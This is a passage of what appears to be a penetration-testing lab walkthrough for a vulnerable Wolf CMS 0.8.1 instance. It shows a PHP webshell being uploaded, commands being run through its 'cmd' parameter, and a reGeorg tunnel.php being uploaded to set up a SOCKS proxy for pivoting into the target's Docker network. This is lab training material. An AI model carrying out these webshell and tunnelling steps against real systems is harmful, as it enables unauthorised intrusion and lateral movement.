
File	Size	Permissions	Modified	Modify
themes	4 kb	drwxrwxrwx (0777)	Fri, 20 Jul, 2018	

Thank you for using Wolf CMS 0.8.1 | Feedback | Documentation

Step 10: Click on “Upload file” button.




Step 11: Click on the browse button and select the PHP webshell.



Name	Size	Modified
Desktop		14 May
Documents		17:36
Downloads		17:36
Music		17:36
Pictures		30 Apr
Public		17:36
Templates		17:36
Videos		17:36
shell.php	69 bytes	18:01

Step 12: Click on the Upload button.




192.94.34.3:10000/?/admin/plugin/file_manager/browse/

public/

File	Size	Permissions	Modified	Modify
themes	4 kb	drwxrwxrwx (0777)		

Thank you for using Wolf CMS 0.8.1 | Feedback | Documentation



Files | Wolf CMS

192.94.34.3:10000/?/admin/plugin/file_manager/browse//

Wolf CMS

You are currently logged in as robert | Log Out

Pages | Files

public/

File	Size	Permissions	Modified	Modify
themes	4 kb	drwxrwxrwx (0777)	Fri, 20 Jul, 2018	
shell.php	73 b	-rw-r--r-- (0644)	Wed, 27 Nov, 2019	

Create new file


Create new directory

Upload file

Thank you for using Wolf CMS 0.8.1 | Feedback | Documentation

Step 13: Navigate to “/public” directory of the web application.

URL: http://192.94.34.3:10000/public



Files | Wolf CMS — Index of /public

192.94.34.3:10000/public/


Index of /public

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2019-11-27 12:40	73	
themes/	2018-07-20 18:02	-	

Apache/2.4.7 (Ubuntu) Server at 192.94.34.3 Port 10000

Step 14: Click on the uploaded script.

URL: http://192.94.34.3:10000/public/shell.php




No output was returned as the cmd parameter was passed.

Step 15: Pass the command to be executed in the cmd parameter.

Command: id

URL: http://192.94.34.3:10000/public/shell.php?cmd=id




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The webserver is running as www-data user.

Step 16: Check the interfaces available on the target machine.

Command: ip addr

URL: http://192.94.34.3:10000/public/shell.php?cmd=ip addr




```
1: lo:  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens3:  mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global ens3
       valid_lft forever preferred_lft forever
    inet6 fec0::5054:ff:fe12:3456/64 scope site dynamic
       valid_lft 85998sec preferred_lft 13998sec
    inet6 fe80::5054:ff:fe12:3456/64 scope link
       valid_lft forever preferred_lft forever
3: docker0:  mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:05:26:22:7c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:5ff:fe26:227c/64 scope link
       valid_lft forever preferred_lft forever
5: vethc0baabe@if4:  mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 66:01:db:54:3f:f8 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::6401:dbff:fe54:3ff8/64 scope link
       valid_lft forever preferred_lft forever
```

The host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that. By default, the IP range for docker network is 172.17.0.0/16 and the host machine will have the IP address 172.17.0.1. In this case, as the IP address of the container is 172.17.0.1, it can be concluded that the container shares the host network namespace.

Step 17: Using reGeorg tool, set up a socks proxy on the attacker machine which will tunnel the traffic through the vulnerable web application. Navigate to the file upload portal of the web application.

The regorg tool is available in the directory “/root/Desktop/tools/”

URL: http://192.94.34.3:10000/?/admin/plugin/file_manager/browse/



Files | Wolf CMS

192.94.34.3:10000/?/admin/plugin/file_manager/browse//

Wolf CMS

You are currently logged in as robert | Log Out

Pages Files

public/

File	Size	Permissions	Modified	Modify
themes	4 kb	drwxrwxrwx (0777)	Fri, 20 Jul, 2018	
shell.php	73 b	-rw-r--r-- (0644)	Wed, 27 Nov, 2019	

Create new file


Create new directory

Upload file

Thank you for using Wolf CMS 0.8.1 | Feedback | Documentation

Step 18: Upload the tunnel.php file available in the regorg tool.

reGorg Tool: /root/Desktop/tools/reGeorg




File Upload

root Desktop tools reGeorg

Name	Size	Modified
LICENSE.html	820 bytes	30 Apr
LICENSE.txt	214 bytes	30 Apr
README.md	1.9 kB	30 Apr
reGeorgSocksProxy.py	16.2 kB	30 Apr
source	37 bytes	30 Apr
tunnel.ashx	4.5 kB	30 Apr
tunnel.aspx	4.8 kB	30 Apr
tunnel.js	6.0 kB	30 Apr
tunnel.jsp	4.8 kB	30 Apr
tunnel.nosocket.php	6.0 kB	30 Apr
tunnel.php	5.7 kB	30 Apr
tunnel.tomcat.5.jsp	4.8 kB	30 Apr

Step 19: Check the files in /public directory of the web application.

URL: http://192.94.34.3:10000/public/



Files | Wolf CMS | Index of /public


192.94.34.3:10000/public/

Index of /public

```
Name              Last modified     Size Description

Parent Directory                     -
shell.php         2019-11-27 12:40   73
themes/           2018-07-20 18:02   -
tunnel.php        2019-11-27 12:52 5.6K

Apache/2.4.7 (Ubuntu) Server at 192.94.34.3 Port 10000
```

Step 20: Run the reGeorgSocksProxy.py script to setup a socks proxy on port 9050

Commands:
cd /root/Desktop/tools/reGeorg/
python reGeorgSocksProxy.py -p 9050 -u http://192.94.34.3:10000/public/tunnel.php




```
root@attackdefense:~# cd Desktop/tools/reGeorg/
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg# python reGeorgSocksProxy.py -p 9050 -u http://192.94.34.3:10000/public/tunnel.
php

                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO   ]  Log Level set to [INFO]
[INFO   ]  Starting socks server [127.0.0.1:9050], tunnel at [http://192.94.34.3:10000/public/tunnel.php]
[INFO   ]  Checking if Georg is ready
[INFO   ]  Georg says, 'All seems fine'
```

The socks proxy server was started on port 9050.

Step 21: Check the open ports on the attacker machine.

Command: netstat -tnlp

